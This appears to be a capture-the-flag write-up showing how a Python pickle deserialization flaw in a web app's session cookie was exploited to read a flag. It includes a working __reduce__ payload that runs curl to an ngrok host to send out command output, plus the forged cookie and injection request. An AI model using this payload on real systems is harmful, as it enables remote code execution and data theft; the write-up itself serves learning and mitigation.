UAM – HARRY POTTER -EPISODE 3

Learning Pickle deserialization vulnerability


The Challenge

URL: http://34.253.120.147:5002

In the website provided we find a welcome message and an kingcross.jpg. I tried to look in some steganography tools as exif, steghyde, stegsolve, etc without any relevant data recovered.


Making some fuzzing I found a hidden directory

dirb http://34.253.120.147:5002 – c sess=cookie / *usr / share / dirb /wordlist / common.txt*



```
arsenics@kali:~$ dirb http://34.253.120.147:5002 -c sess=gANjX19tYWluX18KVXNlck9iamVjdApxACmBcQ
F9cQJYCAAAAHVzZXJuYW1lcQNYCAAAAGhlcm1pb25lcQRzYi4=  /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov 15 16:04:58 2020
URL_BASE: http://34.253.120.147:5002/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
COOKIE: sess=gANjX19tYWluX18KVXNlck9iamVjdApxACmBcQF9cQJYCAAAAHVzZXJuYW1lcQNYCAAAAGhlcm1pb25lcQ
RzYi4=

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://34.253.120.147:5002/ ----
+ http://34.253.120.147:5002/hidden (CODE:200|SIZE:1204)
+ http://34.253.120.147:5002/login (CODE:200|SIZE:1076)
+ http://34.253.120.147:5002/logout (CODE:302|SIZE:209)
+ http://34.253.120.147:5002/register (CODE:308|SIZE:279)
```

Going to http://34.253.120.147:5002/hidden a new message is found




Inicio Cerrar sesión

Hogwarts

Ya casi estás en Hogwarts, hermione.


Utiliza el andén mágico para acceder.

Nothing relevant apart that the website prints my username hermione. When inspecting the code a clue is shown:



```
<html>
 ▶<head>…</head>
 ▼<body style="background-image: url(/static/images/kingcross-934.jpg);background-size: cover;">
   ▶<div>…</div>
    <hr>
    <h1>Hogwarts</h1>
    <h4>Ya casi estás en Hogwarts, hermione.</h4> == $0
    <h4>Utiliza el andén mágico para acceder.</h4>
    <!-- <h1>Pickles's Crypto Server</h1> -->
  </body>
</html>
```

and if we grab our cookie from the browser and decode it on cybercherf (can be done in the shell too) we see how is saved the username to print in base64:



```
gANjX19tYWluX18KVXNlck9iamVjdApxACmBcQF9cQJYCAAAAHVzZXJuYW1lcQNYCAAAAGhlcm1pb25lcQRzYi4=
```

```
..c__main__
UserObject
q.).q.}q.X....usernameq.X....hermioneq.sb.
```

Excellent, so now we know we have to play with this python module de-serialization! Let's search about it

https://docs.python.org/3/library/pickle.html


Exploiting pickle python de-serialization vulnerability

The Python module lets you serialize and de-serialize the data. This mean you can turn a Python object into a stream of bytes and then build it again.

The vulnerability is caused by the __ reduce__ method. When his method is implemented in a class if we add some more arguments to run we can abuse of the process running to extract data.

So the idea is to change the cookie for a malicious one and when the website de-serializes executes your code. It could be done with a remote code execution with a reverse shell but in this case I will ngrok to extract information.


The exploit used has been the following pickle.py:



```
import pickle
import base64
import os

class User(object):
    def __reduce__(self):
        cmd= ('curl http://98fe001108c9.ngrok.io/$(id | base64) | tr -d "\n"')
        return os.system, (cmd,)
        █

if __name__ == '__main__':
    pickled = pickle.dumps(User())
    print(base64.b64encode(pickled))
```

Step by step:

a) Converting the cookie in a malicious one using the exploit above pickle.py




```
arsenics@kali:~/uam/harry3$ python pickle3.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydjdXJsIGh0dHA6Ly85OGZlMDAxMTA4Yzkubmdyb2suaW8vJChjYXQgZmxhZy50eHQgfCB
iYXNlNjQpIHwgdHIgLWQgIlxuIicKcDEKdHAyClJwMwou
```

b) Preparing ngrok to inspect the HTTP requests

./ngrok http 80


c)Inserting the malicious cookie in the website

curl -b “sess=malicoius cookie” http://34.253.120.147:5002/hidden



```
arsenics@kali:~/uam/harry3$ curl -b "sess=Y3Bvc2l4CnN5c3RlbQpwMAooUydjdXJsIGh0dHA6Ly85OGZlMDAxM
TA4Yzkubmdyb2suaW8vJChjYXQgZmxhZy50eHQgfCBiYXNlNjQpIHwgdHIgLWQgIlxuIicKcDEKdHAyClJwMwou" http:/
/34.253.120.147:5002/hidden█
```


d) Reviewing the request with the ngrok inspector:



```
GET /uid=1200(appuser)                                502 Bad Gateway          4.9ms

11 minutes ago     Duration  15.65ms                          👤 IP  34.253.120.147
```


We can see the id that the website is using. What happens if I change the “id” to a “ls” to see what I retrieve?? Let’s give it a try!!!!

So I repeat all the steps and this is the result:



```
GET                                                   502 Bad Gateway          4.65ms
/YXBwLnB5CmZsYWcudHh0CnJlcXVpc
mVtZW50cy50eHQKc3RhdGljCnRlbXBs
YXRlcwp0ZXN0LmRi
```

Ahá!! Another base64!!!!! Decoding it I find:




```
                                         end: 76
                                      length:  0
YXBwLnB5CmZsYWcudHh0CnJlcXVpcmVtZW50cy50eHQKc3Rh
dGljCnRlbXBsYXRlcwp0ZXN0LmRi
```


```
time:    3ms
length:  57
lines:   6
                                       start: 57
                                         end: 57
                                      length:  0
app.py
flag.txt
requirements.txt
static
templates
```

Awesome!! The path is clear all know what we want at this point. The target is clearly flag.txt!!

Changing the “ls” to “cat flag.txt in the pickle.py and doing the steps again I finally won.



```
GET                                               502 Bad Gateway        11.01ms
/VUFNe2E5NWFhOWY1NjJlZTQ0ZjYwY
2ZhNjdiMWYxNWYwNDQ4fQo=
```



Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
length: 52
lines:   1
VUFNe2E5NWFhOWY1NjJlZTQ0ZjYwY2ZhNjdiMWYxNWYwNDQ4
fQo=
```

```
time:    8ms
length:  38
lines:   2
UAM{a95aa9f562ee44f60cfa67b1f15f0448}
```

Conclusion

Using pickle to parse untrusted data is not a good idea. It has been demonstrate it that is possible to construct malicious pickle data that will execute arbitrary code during the unpickling. As a mitigation is better to write your own function to convert data to strings.

Thanks to Oreos and Hispasec for the challenge. Is always a pleasure to learn something new!!

Find me on:

@Ms_Arsenics

@Arsenics